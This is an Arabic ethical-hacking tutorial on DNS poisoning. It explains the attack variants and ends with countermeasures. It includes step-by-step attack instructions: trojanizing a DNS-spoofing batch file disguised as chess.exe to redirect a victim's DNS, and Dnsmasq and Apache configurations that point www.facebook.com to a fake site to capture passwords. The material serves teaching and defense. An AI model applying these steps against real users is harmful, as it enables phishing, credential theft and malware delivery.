
طريقة عمل DNS Poisoning

الآن نحن نذهب لنلقي نظرة متعمقة حول كيفية عمل **DNS Poisoning**. الخطوة الأولى في الهجوم هو ان الهاكر يتحقق من التخزين المؤقت (**resolver cache**) في محطة العمل لمعرفة ما إذا كان هناك طلب (**resolution request**) إلى ملقم **DNS**. فإذا لم يوجد أي إدخال في ذاكرة التخزين المؤقت (**resolver cache**) فان القرصان يقوم بإرسال طلب (**resolution request**) إلى ملقم **DNS**. الآن يتلقى ملقم **DNS** الطلب ويفحص أولا ما إذا كان هذا **authoritative DNS server**. فإذا كان ملقم **DNS** غير مخول (**unauthoritative**)فان الاجراء التالي التي سوف يتم تنفيذه هو التحقق من ذاكرة التخزين المؤقت المحلية ومعرفة ما إذا كان هناك إدخال لملقم **authoritative DNS**. الآن يبدأ الخادم عملية الاستعلام التفاعلي لملقمات **DNS** الخارجية حتى يتم ترجمة اسم الدومين أو الوصول إلى نقطة حيث أنه من الواضح عدم وجود بيانات لهذا الدومين.

يتم إرسال الطلب إلى **internet root server** ثم يقوم **root server** بإرجاع العنوان **autherative** المقابل لـ **.com** على سبيل المثال. ثم يتم إرسال طلب آخر الى خادم **.com** حتى يتم إرجاع عنوان ملقم **DNS** الخاص بالشركة او المؤسسة.

بعد الوصول الى خادم **DNS** الخاص بالمؤسسة يتم إرسال طلب آخر إلى خادم **Autherative DNS** للشركة/المؤسسة. هذا هو عملية الاستعلام العادية نفسها مع استثناء واحد؛ هو أن الهاكر يريد الآن تسميم الـ **Cache** لخادم**DNS** . من أجل أن تقوم القراصنة باعتراض الاستعلام وإرجاع معلومات خبيثة، يجب على الهاكر أن يعرف **16 bit transaction ID**. إذا كان ملقم **DNS** ذات اصدار قديم من التطبيق **BIND** (**BIND** هو التطبيق المسؤول عن تشغيل خدمة **DNS** في معظم خوادم العالم)، فان **transaction ID** يمكن التنبؤ به. ولكن في أنظمة **DNS** ذات الإصدار الاحدث والجديدة فقد بنيت في حارس آمن، على سبيل المثال يتم اختيار **transaction ID** لكل استعلام بصورة عشوائية. لإبطاء استجابة الخادم الموثوق الحقيقي، يستخدم القراصنة **Botnet** لبدء هجوم **DOS** (الحرمان من الخدمة) . والتي تجعل ملقم**authoritative DNS** يحاول التعامل مع هذا الهجوم، والذي يعطى بعض الوقت لملقم **DNS** الخاص بالهاكر لمعرفة **transaction ID**. بمجرد تحديد **transaction ID** يتم إرسال الاستعلام إلى ملقم **DNS** الداخلي ولكن مع عنوان **IP** لملقم الهاكر.

توضع الاستجابة في ذاكرة التخزين المؤقت للملقم، يتم إرجاع عنوان **IP** الخبيثة الخاص بخادم الهاكر إلى **client resolver** حيث يتم رصد أي إدخال ومن ثم يمكنه بدأ جلسة مع موقع الخاص بالقرصان. الآن أي محطة عمل على الشبكة الداخلية يطلب استعلام من موقع الشركة سوف يحصل على العنوان الخبيث المدرجة في ذاكرة التخزين المؤقت على ملقم **DNS**. والتي بدوره سوف يأخذ المستخدمين لموقع الهاكر الوهمي بحيث يمكن للهاكر سرقة المعلومات وتوزيع البرامج الضارة على المستخدمين المطمئنين. يصور هذا السيناريو في الشكل التالي.



لشن هجوم DNS Poisoning، اتبع الخطوات التالية:

- انشاء موقع وهمى على شبكة الانترنت على جهاز الكمبيوتر الخاص بك.
- تثبيت **treewalk** (تطبيق لتثبيت خادم **DNS** على الجهاز الخاص بك تحت بيئة ويندوز والذي يقابل التطبيق **BIND** تحت بيئة اللينكس) ومن ثم تعديل الملف المذكورة في **README.TXT** إلى عنوان **IP** الخاص بك. **Treewalk** سوف يجعلك خادم **DNS.**
- تعديل ملف **DNS-spoofing.bat** واستبدال عنوان **IP** مع عنوان **IP** الخاص بك.
- **Trojanize** الملف **DNS-spoofing.bat** وإرسالها إلى الضحية وليكن مثلا جيسيكا (مثلا: **chess.exe**).
- عندما ينقر المضيف على الملف **Trojanned**، فإنه سيتم استبدال إدخال **DNS** الخاص بالضحية جيسيكا في خصائص **TCP/IP** لهذا الجهاز الى الجهاز الخاص بالمهاجم.
- سوف تصبح خادم **DNS** للضحية جيسيكا وجميع طلبات **DNS** الخاصة بها سوف تذهب اليك.
- عندما تكتب جيسيكا **XSECURITY**، فان الموقع يتم ترجمته موقع **XSECURITY** المزيف. ومن ثم، التنصت على كلمة المرور وإرسالها إلى الموقع الحقيقي.

هناك أربعة أنواع من اليات هجمات DNS Poisoning والتي يتم استخدامها عند اختراق النظام الهدف كالاتى:


- Intranet DNS spoofing (local network)
- Internet DNS spoofing (remote network)
- Proxy server DNS poisoning
- DNS cache poisoning

Intranet DNS Spoofing

عندما يقوم أحد المهاجمين بأداء **DNS Poisoning** على شبكة المنطقة المحلية(**LAN**) ، فان هذا يسمى **Intranet DNS Spoofing**. يمكن للمهاجم أداء هجوم ***Intranet DNS Spoofing*** بمساعدة من تقنية ***ARP Poisoning***. وعادة ما يتم إجراء هذا على***switched LAN*** . لتنفيذ هذا الهجوم، يجب أن تكون متصلا إلى شبكة الاتصال المحلية وتكون قادرة على التنصت على حركة المرور أو الحزم.

بمجرد نجاح المهاجم في التنصت ومعرفة **transaction ID** لطلب **DNS** من إنترانت، فانه من الممكن ان يرسل رد خبيث إلى المرسل قبل ملقم **DNS** الفعلي.

يمكنك تنفيذ هجوم intranet DNS spoofing حسب السيناريو الموضح في الرسم البياني التالي:




يتضح من الرسم البياني أن المهاجم يقوم أولا بتسميم الراوتر عن طريق تشغيل **arpspoof/dnsspoof** وذلك لإعادة توجيه طلبات **DNS** من قبل العملاء الى الة المهاجم. عندما يرسل العميل (**Rebecca**) طلب **DNS** إلى جهاز الراوتر، فان جهاز الراوتر الذي تم تسميمه يرسل حزم طلب **DNS** إلى جهاز المهاجم. عند استلام طلب **DNS**، فان المهاجم يرسل استجابة **DNS** وهمية الى العميل والتي تقوم بتوجيه العميل إلى موقع ويب على شبكة الانترنت وهمي قد أنشائه المهاجم. وبما ان موقع الويب تعود ملكيته الى المهاجم، فان المهاجم يمكنه رؤية كافة المعلومات المقدمة من قبل العميل لهذا الموقع. وبالتالي، يمكن للمهاجم رؤية البيانات الحساسة مثل كلمات السر، الخ. المقدمة إلى الموقع المزيف. بمجرد استرداد المهاجم المعلومات المطلوبة، فأنه يعيد توجيهها إلى الموقع الحقيقي.

Internet DNS Spoofing

Internet DNS Spoofing معروف أيضا باسم **remote DNS poisoning** (تسميم **DNS** عن بعد). هذا الهجوم يمكن أن يؤدي إما على واحد أو عدة ضحايا في أي مكان في العالم. من أجل تنفيذ هذا الهجوم، تحتاج إلى إعداد ملقم **DNS** مزيف (**rouge DNS server**) مع عنوان **IP** ثابت/حقيقي (**Static IP**).


يتم تنفيذ **Internet DNS Spoofing** عندما يتصل نظام الضحية بشبكة الانترنت. يتم ذلك بمساعدة من أحصنة طروادة(**Trojan**). هو واحد من أنواع هجمات رجل في المنتصف **MITM**، حيث يقوم المهاجم بتغير إدخالات **primary DNS** لكمبيوتر الضحية. أي يقوم المهاجم باستبدال عنوان**IP** لخادم **DNS**الخاص بالضحية مع عنوان IP وهمي يشير إلى نظام المهاجم؛ وبالتالي سيتم إعادة توجيه كل حركة المرور الى نظام المهاجم. الآن يمكن للمهاجم التنصت على معلومات الضحية السرية بسهولة.

يوضح الرسم البياني التالي كيفية تنفيذ **Internet DNS Spoofing** بالتفصيل:



Proxy Server DNS Poisoning

في تقنية **Proxy Server DNS Poisoning**، المهاجم يقوم بتغيير إعدادات ملقم البروكسي للضحية إلى الخاص بالمهاجم. ويتم ذلك مع مساعدة من حصان طروادة. هذا يعيد توجيه طلب الضحية إلى موقع المهاجم الوهمي حيث أن المهاجم يمكنه التنصت على المعلومات السرية للضحية. الرسم التخطيطي التالي يساعدك على فهم كيف يقوم المهاجم بأداء **Proxy Server DNS Poisoning**:




DNS Cache Poisoning

يستخدم نظام **DNS** ذاكرة التخزين المؤقت (**cache memory**) لتسجيل أسماء النطاقات التي تم حلها مؤخرا. يتم ملؤها مع أسماء النطاقات (**domain name**) المستخدمة مؤخرا وإدخالات عناوين **IP** المقابلة لها. عندما يأتي طلب المستخدم، فان **DNS Resolver**

أولا يقوم بفحص ذاكرة التخزين المؤقتDNS (DNS Cache) ؛ فإذا كان اسم الدومين الذي يطلبه المستخدم تم العثور عليه في Cache، فان Resolver يرسل عنوان IP الخاص بهذا الدومين بسرعة. وبالتالي، فإنه يقلل من حركة المرور ووقت ترجمةDNS .

المهاجم يستهدف DNS Cacheهذا ويقوم بإجراء تغييرات أو إضافة إدخالات إلى ذاكرة التخزين المؤقت DNS (DNS Cache).
المهاجم يستبدل عنوان IP الذي يطلبه المستخدم مع عنوان IP وهمي. ثم، بعد هذا عندما يطلب المستخدم اسم الدومين، فان*DNS Resolver* يتحقق من الإدخالات المسجلة في ذاكرة التخزين المؤقت DNS ويختار الادخال المتطابق. وبالتالي، يتم إعادة توجيه الضحية إلى خادم المهاجم الوهمي بدلا من الخادم الحقيقي.

يبين الشكل التالي سيناريوهات لكيفية قيام المهاجم بتسميم ذاكرة التخزين المؤقت DNS:



DNS Spoofing With a Simple DNS Server Using Dnsmasq in Kali

DNS هي المسؤولة عن إدارة أسماء النطاقات للإنترنت عن طريق ترجمة أسماء النطاقات إلى عناوين IP. على الرغم من أنه يبدو وكأنه مهمة بسيطة جدا، ولكن هذه الترجمة تحمل مسؤولية كبيرة لأنها خطوة أساسية لجعل التواصل بين معظم الآلات ممكن. قبل ان تكون الالة قادره على الاتصال مع جهاز آخر وبدء التواصل الفعلي، فانه يجب عليه طلب DNS لحل اسم الجهاز الوجهة. باختصار، قبل أن تتمكن من الاتصال "example.com"، تحتاج أولا إلى معرفة عنوان IP الخاص به.

ولأن أجهزة الاتصال تتصل بعناوين IP التي يتم إرجاعها من قبل الملقم DNS بطريقة عمياء، والتي من الممكن تزيف الإدخالات بطريقة ما والتي تجعل العميل يتصل بملقم مختلف -أي يتم إعادة توجيه الاتصال إلى وجهة من اختيارك.

هناك أسباب متعددة تجعل المهاجم يريد إعادة توجيه حركة المرور. تلك أبرز هما لمنع الوصول إلى موقع أو خدمة معينه، أو للتنصت على اتصال باستخدام هجوم رجل في الوسط (MITM).

- **حجب المواقع** (Blocking sites): خصوصا في العامين الماضيين، قد استخدمت العديد من الحكومات في جميع أنحاء العالم DNS forgery/spoofing لمنع الوصول إلى نوع مختلف من محتوى الإنترنت (مثل الشبكات الاجتماعية، المحتوى السياسي/ الديني، والمواد الإباحية، ومواقع القرصنة، الخ). وعلى الرغم من أن الحظر على مستوى DNS غير مجدي (باستخدام ملقم DNS مختلف)، فإنه من السهل جدا تنفيذه، وبالتالي غالبا ما تستخدم.
- **التنصت على اتصال (MITM)**: تحويل مسار كل حزم الـ IP إلى جهاز معين يجعل من الممكن التنصت على الاتصال من خلال الاستماع الى واجهة الشبكة المحلية. باستخدام أدوات مثل wireshark، mitmproxy أو SSLsplit، وهذا يمكن أن يتم من دون بذل الكثير من الجهد -لكلا بروتوكولين النص العادي (HTTP، SMTP، الخ) وكذلك طلبات القائمة على أساس SSL (HTTPS، الخ).

تزيف إدخالات DNS مع Dnsmasq

- أولا نقوم بتحميل **Dnsmasq** ومن ثم تثبيته على نظام التشغيل لينكس باستخدام الامر التالي من خلال واجهة الترمنال:

```
#apt-get install dnsmasq-base
```

في بعض الأنظمة، فان **Dnsmasq** يكون مثبت بالفعل ويعمل بشكل افتراضي كخادم **DNS** محلي. إذا لم يكن كذلك، فإنك تحتاج أولا إلى تحميل وتثبيت **Dnsmasq**. يمكنك أن تفعل ذلك في أوبونتو/ديبيان/كالي باستخدام الامر **apt-get**.

- ثانيا نقوم بإعداد **Dnsmasq**

Dnsmasq يقوم بتخزين إعداده في **/etc/dnsmasq.conf** ويقرأ الملف عند بدء التشغيل. افتراضيا، لا يوجد هذا الملف و **Dnsmasq** يستخدم ببساطة الإعدادات الافتراضية عند تشغيله.
الخطوة الأولى هي إنشاء أو تعديل هذا الملف وإضافة الأسطر التالية:

```
no-dhcp-interface=
server=8.8.8.8
no-hosts
addn-hosts=/etc/dnsmasq.hosts
```

هذه أربعة خطوط من ملف الاعداد والتي تخبر **Dnsmasq** لاستخدام ملقم **DNS** جوجل (مع عنوان IP 8.8.8.8) كخادم المنبع إذا لا يمكن الإجابة على الطلب ومشاهده إدخالات **DNS** المحلية في **/etc/dnsmasq.hosts** بدلا من الموقع العادي في **/etc/hosts**. السطر الأول يخبر **Dnsmasq** ألا يبدأ واجهة **DHCP**، لأنه ببساطة ليس من الضروري لهذا المثال.

- ثالثا نقوم بإضافة الادخالات المزيفة

خطوط الاعداد أعلاه في ملف الاعداد التي قمنا بكتابتها مؤخرا تخبر **Dnsmasq** للنظر الى **/etc/dnsmasq.hosts** للتحقق من جميع القيود المسؤولة عن. افتراضيا، الملف غير موجود ويجب أنشائه:

```
192.168.1.99 www.facebook.com
192.168.1.98 www.microsoft.com microsoft.com
192.168.1.97 www.any.domain any.domain
```

- رابعا نقوم بتشغيل **Dnsmasq** كالاتى:

بعد إنشاء ملفات الاعداد، يمكن الآن تشغيل أو إعادة تشغيل **Dnsmasq**. وأسهل طريقة هي غلقه أولا، ومن ثم إعادة تشغيله. لأغراض الاختبار، فان يفضل استخدام الخيار **--no-daemon** (حيث وضع التصحيح(**debug mode**) ، لا يضعه في الخلفية) و **--log-queries** (لتسجيل طلبات **STDOUT**) هي على الأرجح أفضل الخيارات:

```
#killall -9 dnsmasq
#dnsmasq --no-daemon --log-queries
```

إنشاء موق ويب وهمى او مزيف

DNS spoofing يمكن استخدامها بسهولة لإنشاء مواقع مزيف أو أي نوع آخر من المواقع الخبيثة. وخاصة بالنسبة للمواقع المستندة الى **HTTP** وليست **HTTPS**، فإن المتصفح لا يعرف الفرق بين الموقع الحقيقي والموقع المزيف الذي تسلمه من قبل أي خادم ويب أخر. كل ما يجب القيام به هو إعداد ملقم على الجهاز على شبكة الإنترنت مع عنوان **IP** الذي يجيب على اسم المضيف الهدف. لذلك، واستمرار للمثال أعلاه، إذا كان اسم المضيف الهدف "**www.facebook.com**" وإدخال **DNS** مزورة "192.168.1.99"، الجهاز مع عنوان IP هذا يحتاج إلى إعداد المضيف الظاهري للرد على طلب **HTTP** ل "**www.facebook.com**". مثلا باستخدام خادم الويب **Apache**، فإننا نقوم بإعداد **virtual host** في ملف اعداد الأباتشي وذلك بإضافة الاسطر التالية في ملف الاعداد.

```
<VirtualHost *:80>
 DocumentRoot "/srv/www/fakebook/public_html"
 ServerName www.facebook.com
 ...
</VirtualHost>
```

وبسبب ان اعداد الأباتشي تم اعداده للرد على هذا المضيف الظاهري، فان الموقع على شبكة الإنترنت والكتابات المقيمين في **/srv/www/fakebook/public_html** سوف يتم تسليمها إلى العميل.

كيفية الدفاع ضد Dns Spoofing

كنت قد تعلمت كيف يقوم المهاجمين بتنفيذ أنواع مختلفة من هجمات **DNS Spoofing**. دعونا نرى ما يجب عليك القيام به للدفاع عن الشبكة من هذه الأنواع من الهجمات.

هنا بعض من التدابير المضادة التي من شأنها أن تساعدك على تجنب هجمات انتحال **DNS**:

- حل جميع استفسارات **DNS** إلى خوادم **DNS** محلية.
- منع طلبات **DNS** من الذهاب إلى خوادم خارجية.
- تنفيذ**DNSSEC** .
- اعداد **DNS Resolver**لاستخدام منفذ جديد مصدرى بطريقه عشوائية من المجموعة المتوافرة لديها لكل الاستعلام الخارجة.
- تكوين جدار الحماية لتقييد بحث **DNS** الخارجي.
- تقييد خدمة**recursing DNS** ، إما كاملة أو جزئيا، للمستخدمين المرخص لهم.
- الحد من معدل استخدام**DNS Non-Existent Domain (NXDOMAIN)** .
- تأمين الأجهزة الداخلية الخاصة بك.
- تنفيذ **IDS** ونشرها بشكل صحيح.
- استخدام جدول **ARP** و **IP** ثابت (**Static**).
- استخدام التشفير **SSH**.
- استخدام أدوات للكشف عن **sniffing**.
- لا تفتح الملفات المشبوهة
- دائما استخدام مواقع البروكسي الموثوق بها.
- تدقيق ملقم **DNS** الخاص بك بانتظام لإزالة نقاط الضعف.

Network Spoofing Tools for Kali

Spoofing Tool: Ettercap

المصدر: http://ettercap.github.io/ettercap

